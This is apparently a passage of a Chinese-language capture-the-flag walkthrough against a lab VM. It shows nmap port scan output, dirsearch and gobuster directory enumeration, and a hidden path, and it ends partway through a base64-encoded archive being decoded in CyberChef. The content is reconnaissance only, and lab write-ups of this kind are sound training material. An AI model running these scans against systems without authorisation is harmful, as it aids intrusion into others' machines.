
信息收集

主机发现

端口扫描

服务识别




```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 59:d4:c0:fd:62:45:97:83:15:c0:15:b2:ac:25:60:99 (RSA)
|   256 7e:37:f0:11:63:80:15:a3:d3:9d:43:c6:09:be:fb:da (ECDSA)
|_  256 52:e9:4f:71:bc:14:dc:00:34:f2:a7:b3:58:b5:0d:ce (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-10-29 21:07  site/
|
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

web.目录遍历


dirsearh

一级目录：



```
[12:11:04] Starting:
[12:11:06] 403 -  279B  - /.ht_wsr.txt
[12:11:06] 403 -  279B  - /.htaccess.bak1
[12:11:06] 403 -  279B  - /.htaccess_sc
[12:11:06] 403 -  279B  - /.htaccess.orig
[12:11:06] 403 -  279B  - /.htaccess.save
[12:11:06] 403 -  279B  - /.htaccess_extra
[12:11:06] 403 -  279B  - /.htaccess_orig
[12:11:06] 403 -  279B  - /.htaccess.sample
[12:11:06] 403 -  279B  - /.htaccessBAK
[12:11:06] 403 -  279B  - /.htaccessOLD
[12:11:06] 403 -  279B  - /.htaccessOLD2
[12:11:06] 403 -  279B  - /.htm
[12:11:06] 403 -  279B  - /.htpasswds
[12:11:06] 403 -  279B  - /.html
[12:11:06] 403 -  279B  - /.httr-oauth
[12:11:06] 403 -  279B  - /.htpasswd_test
[12:11:44] 403 -  279B  - /server-status/
[12:11:44] 403 -  279B  - /server-status
[12:11:45] 301 -  315B  - /site  ->  http://192.168.56.115/site/
[12:11:45] 200 -    4KB - /site/
```

二级目录




```
[12:11:57] Starting:
[12:11:57] 301 -  318B  - /site/js  →  http://192.168.56.115/site/js/
[12:12:00] 403 -  279B  - /site/.ht_wsr.txt
[12:12:00] 403 -  279B  - /site/.htaccess.save
[12:12:00] 403 -  279B  - /site/.htaccess.sample
[12:12:00] 403 -  279B  - /site/.htaccess_extra
[12:12:00] 403 -  279B  - /site/.htaccess_orig
[12:12:00] 403 -  279B  - /site/.htaccess.orig
[12:12:00] 403 -  279B  - /site/.htaccess_sc
[12:12:00] 403 -  279B  - /site/.htaccessOLD2
[12:12:00] 403 -  279B  - /site/.htaccessOLD
[12:12:00] 403 -  279B  - /site/.html
[12:12:00] 403 -  279B  - /site/.htaccessBAK
[12:12:00] 403 -  279B  - /site/.htpasswd_test
[12:12:00] 403 -  279B  - /site/.htm
[12:12:00] 403 -  279B  - /site/.htpasswds
[12:12:00] 403 -  279B  - /site/.htaccess.bak1
[12:12:00] 403 -  279B  - /site/.httr-oauth
[12:12:22] 301 -  319B  - /site/css  →  http://192.168.56.115/site/css/
[12:12:26] 301 -  322B  - /site/images  →  http://192.168.56.115/site/images/
[12:12:26] 200 -    1KB - /site/images/
[12:12:27] 200 -    4KB - /site/index.html
[12:12:27] 200 -  951B  - /site/js/
```

gobuster

一级目录

二级目录




```
└─# gobuster dir -u http://192.168.56.115/site -w /usr/share/seclists/Discovery/Web-Content/directory-list-1.0.txt -x php,html,txt,jsp
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.115/site
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              jsp,php,html,txt
[+] Timeout:                 10s
===============================================================
2021/12/26 12:10:16 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 322] [--> http://192.168.56.115/site/images/]
/war.txt              (Status: 200) [Size: 13]
/index.html           (Status: 200) [Size: 4419]
/css                  (Status: 301) [Size: 319] [--> http://192.168.56.115/site/css/]
/js                   (Status: 301) [Size: 318] [--> http://192.168.56.115/site/js/]
Progress: 374210 / 708545 (52.81%)                               [ERROR] 2021/12/26 12:13:25 [!] Get "http://192.168.56.115/site/17859.txt": context deadli
ne exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2021/12/26 12:13:25 [!] Get "http://192.168.56.115/site/28354.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2021/12/26 12:13:25 [!] Get "http://192.168.56.115/site/6421.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2021/12/26 12:13:25 [!] Get "http://192.168.56.115/site/6836.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2021/12/26 12:13:25 [!] Get "http://192.168.56.115/site/22308.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2021/12/26 12:13:25 [!] Get "http://192.168.56.115/site/27406.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2021/12/26 12:13:25 [!] Get "http://192.168.56.115/site/27433.jsp": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2021/12/26 12:13:25 [!] Get "http://192.168.56.115/site/7036.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2021/12/26 12:13:25 [!] Get "http://192.168.56.115/site/6409.jsp": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2021/12/26 12:13:25 [!] Get "http://192.168.56.115/site/21980.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
                                                                                                    [[B^[[B^[[B
===============================================================
2021/12/26 12:15:55 Finished
===============================================================
```

web.页面查看

200页面

site



IVAR THE BONELESS


Mad King

865 the Great Heathen Army, led by Ivar, invaded the Anglo-Saxon Heptarchy.The Heptarchy was the collective name for the seven kingdoms East Anglia, Essex, Kent, Mercia, Northumbria, Sussex and Wessex. Th invasion was organised by the sons of Ragnar Lodbrok, to wreak revenge against Ælla of Northumbria who had supposedly executed Ragnar in 865 by throwing him in a snake pit, but the historicity of this explanation is

看起来是个blog

site/war.txt


没有收获->遗漏了flag,这就是个目录



```
/war-is-over
```

site/images

没有收获



Index of /site/images


Name	Last modified	Size	Description
Parent Directory		-	
favicon.png	2020-05-01 11:19	1.5K	
split.jpg	2020-10-29 21:03	38K	
webclip.jpg	2020-05-01 11:19	3.3K	

Apache/2.4.29 (Ubuntu) Server at 192.168.56.115 Port 80

/site/war-is-over


解码

一个base64编码的页面



```
BjAAKAI1MAAAAA3IYVAALRFQAEAAsAa2luZwGZBwACAEFFAQgAV3rWTJK9PAXMoWx/fo3tm3aPB1giBaLhkGT8nQpRDt1eI0cOwDhahacPQYGBBGk
sGlWKfinjvrKMgkOOAqem2D8GNfzr1IxU0q876
9IKw425FqBcBJFcNXZ7PCVGwVVJyHKplUukjl31Em2ICx7r5toNOSVXJP8XOeUY8c7xPY72B1dbQ2PdEp3PwCggZ0UWRonMorjNCAT3D8Tj
IhhFDxiWLjIVR0dDJuZhd/JM+KVR4I9YrEmqupHLKJcfqf/BlvgMU/iXo7sMd1y
8EF557aeSPXjD2hI8iztksZZS9sx3lEHqPRlRn2zMDFOI+5A8iTO+nAJ7HkFt4NfyJjWNCuFzCnv/TVOBQfNfPgKyYdjUW
+IiqsoHW1M6S2aHLM9wk8zOlh+7m6le6ifo23usST80Wt48EYs5y+uz4621cr1nY8lc2jf95prNYrtMIuJaargXZy84fwVyZKWXBuanEWBE/soy0l4KL
Qwf7zbgwvRhGeGsnsNdDRkMb9L9+bA42w6XlhK2sonSTwkYlK1OEp0fxuoSRsEdOT9gX8
j637XHJy+gIXjx2mZWTfYTbaJl5YnO3DSOuI9gMBzIAqfuJo8zQPu9ouHY59q5Nojtaq4QZLpnCbCexyogk5PDMCQxhMZztzNR7nVo3KWRxBsYa41fqeAaSk1KnQRD
KgxGhv8Csk6U9dfUj3djfVlw7uRi/FkiQ8hRBEoUG3JF4IRV49mYBY87+eRQLScAVDFfx0HrCY
4dqWGz2qEl+90C8sJZafudcO4ILl7Xa2kXciW8vi2M0g9c+1zLeO1qEmvY+Bst7/UNr1TirP2qztavHmIchNaueSJl6WKXPlMoBggRRHR7RfJJoZSiaD
OIrK7xe+jDp5o5suO1teTde//DUTtYqZF1YTM1Z3tVU9vVt41+FF5u5l/iSOQYHH
f1Rhkjylkq4TfImSCX4ImALgNKQxTilZI6J3W+hTVGhNAyaPjLnLuo951Xwbs2Tf1no12139dK7YRzb0yv72+Xr5rpM2AjeJfHkhAgbgfB
UD6z0jJ7klu3ZGerh0pP7dbA3tYFKmtya9ik8pdntHzbgrz/XjIh1ef5yCpNgLulroLV0C3qlsuccY1p4GPTy4tgaogh7p2OoWAyk
lbcQHZm1LkmMdzTKBFrXl9QLBeUfLTasKGCJvitQLfFaPSDNh3eN+9A/j0lWCMkwOlgO18nKfwQpB9ilTQfDmjZPetnFWiLxeo
mi9WEP24lotsKl5jXeESukwbOcZKto7XKwNiWRztl39Cjhkj2ajZacUmU11ej8GBWhWB
cbtscOLhdHc9dYpOxlxcUrxs7irceBDL8UJuqEvwac5FrsElaO9oUK1qOW
CEuqGjnRf06YuvzTd6MdgsbOHj6VEwqlCeIqZmKyLR7L9Kx5lmZ30VebENE+Oc6wrAXo1W5nm4wzy9jVQhsxo1vIKUGnPdASO1RM3+cgGUUSWIjnOsj+T
c1YCNjFI9QGC+IN8W+sy4Hy1Y5leJhx64OjdKNl3UEY884+BZnVGbgstPlevEKMqDhWQ8I
hu9p+qIUHjYlnlx68H7hIaEyp4GCs8PAXqd3xvFN0UL2NdAO2ZKuBLdRh0vjiMj1xNpxPXkP/cTpf3X8N8OjMYdH7YToDtLyGz3n+
2FKPTYh9zAfHdDxT9pdznONNvRLJqOojMimrbeMc8sWn5a9BVoE6SYKgjofP7YEgqgra4Hgu2jD7AJB3I9R8KV
fiewZEw3WqJTqzZbp63cmBVXWdsRc39Shv5PleeX2Xv9r7lrOvlfl2kqEZiQCSYzxCGpvfRUN5RvPh0uTW0lva5/aMHybW37Ke4+bkId2D6NIAnr
E+qIrbetkTo92+/KxKhX8FoFXYcBVzrEwlwgWQzemvvYarxF4cbM3WCPXtQN9hMrfgi1r3ZSCvOK6kMYL68AysxJQ26
73+A3YB0LfOsgbOTuUmGnV48NC73SThy8VvIyFBqb3V2qDyYT1eqhFX4rO58wE7RT9K+Vc0cJYSIRdskp0n
sSU+vGq8U1NZs5kdEcxUMgs5wjxq7yBrT9++VAV1a
RH1eOc6fVwBzsmzbYU8+lJSZib5E8MhTUk29ETEV4kW3UAS2kSkCkmnRSjb30QQVFjnaJVW+AWvVaY144z3TOxzM9Jvu8JcR2COnPJoNipnc8gl3R3AbW9YJBXZ
Hy6kOJwJmhU2RdrvKtQM34Mf7jESW3A5uJ6uPrP3nzT0NEOzPYHUhswavvhcN4sgEyQoaQhe5z0ia2SrmpeLZjTHCcESr662Z+Vbte7CmoF14Nzk53LaJYrpUNB1
LQQbUanv645FNdTFe60NMxcaWZu54D+/Lbu+F+BbXpocKRgLmuowGa0Pt4lt6H25Mi4rb4+R7tQbQqepH
igGAQZIqUjn1vQQ4CdmBbPmQsDk0V4+v56qaY3MrjBbflQK7AR00Ar7AbsIrn3px
qH0raMN4qOlrFSxtUfJ4kLB6GphMj8eS8PfMU79CqoCVZTY4LE3IHhBn04Gehg7Tkplb7AwLnUxooChp9BQDl34jcRgXRVUdrNpfyEUunw7YodL7
i5EaRiuhQItUK0+GFvyUv39kgRgsHRc0UfGJ9qqR81Zp0U0Tmf7RzYRq52Y9QGJ3amErKn8jK3Fj8ZfQgkh7CsxPZ6HHYknuyLJVN3P1iHC53YFdrc0JHsAB6E0oW
t2PihsQs+HYB9RvVPv2R9X3W62PMjYBePjJT2kOhU+4/ejoG9lbSTOG3f9yAIxGCa7gIj
hBPoGZva3V1+JN1khz8PJILo5x9OTw142pRom92fmyY63AFKkiqWelXPs8Bp22BJvbD20SmKNQaLtQYh6bnyh1E4QifiEYcYGfqxv0wEzakangKQUi6vHv
LfAZvt2UtgXh0rtkUm7gTZt5WaZhOc5kVNfZ6Cx97BaFUltagOyLeka4WQWZn4cPQtZyAjtArDbv+xJbpFujRgyQ5v6Zjj0FCIWjpgx+xv3idzpYcmB
mL8bdpIHFzwqIH+o5AeEGs0wmCq/whFGQbCkVyQf/o3Gx75ietYhP0Cx6OCSXLiofkFVPC+ERU
HMUgjWh79wIMTuygs61Re8ck9DSaBpJ9F4nhhCFJuDYnVeOOPRCbsyJYKmpBlCwiS686LE1RldiqM7YYl5W
QZ6bBodcsEMjgaSbClu68XYLzX5T2zW7/e9DeAY+9PwClHV3lJHZsfZZe0SwfZS7FuODkGzSzMHGfLRRVifwq7rzv6UTxcFf+tBz3Tcjq
+9cG5+WFc1A/bltdGFWD8eavzUvNknVSs3R9FsNFvuV6b844CJintFvKdrGcvqvvCPHGONKWVt7T/GARGF0OttNSONhH3/NSqqI/GxRhIZ
```

到cyberchef解密,**发现文件头是PK开头,说明是个packge**



Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

Input

```
end: 1880827
length:       0    lines:      1
```


```
cmLxU+L7S980NzH4v3RIwgqjZKwaPqpnUQ3oIx6b5dQPAuGPRXf6Q2eNKqnSSaG+wvfHKiAQs0E5bB+0ic
cuujfdp27loLwKCa6H7yuPjfTDCvDcbBEfzgHs
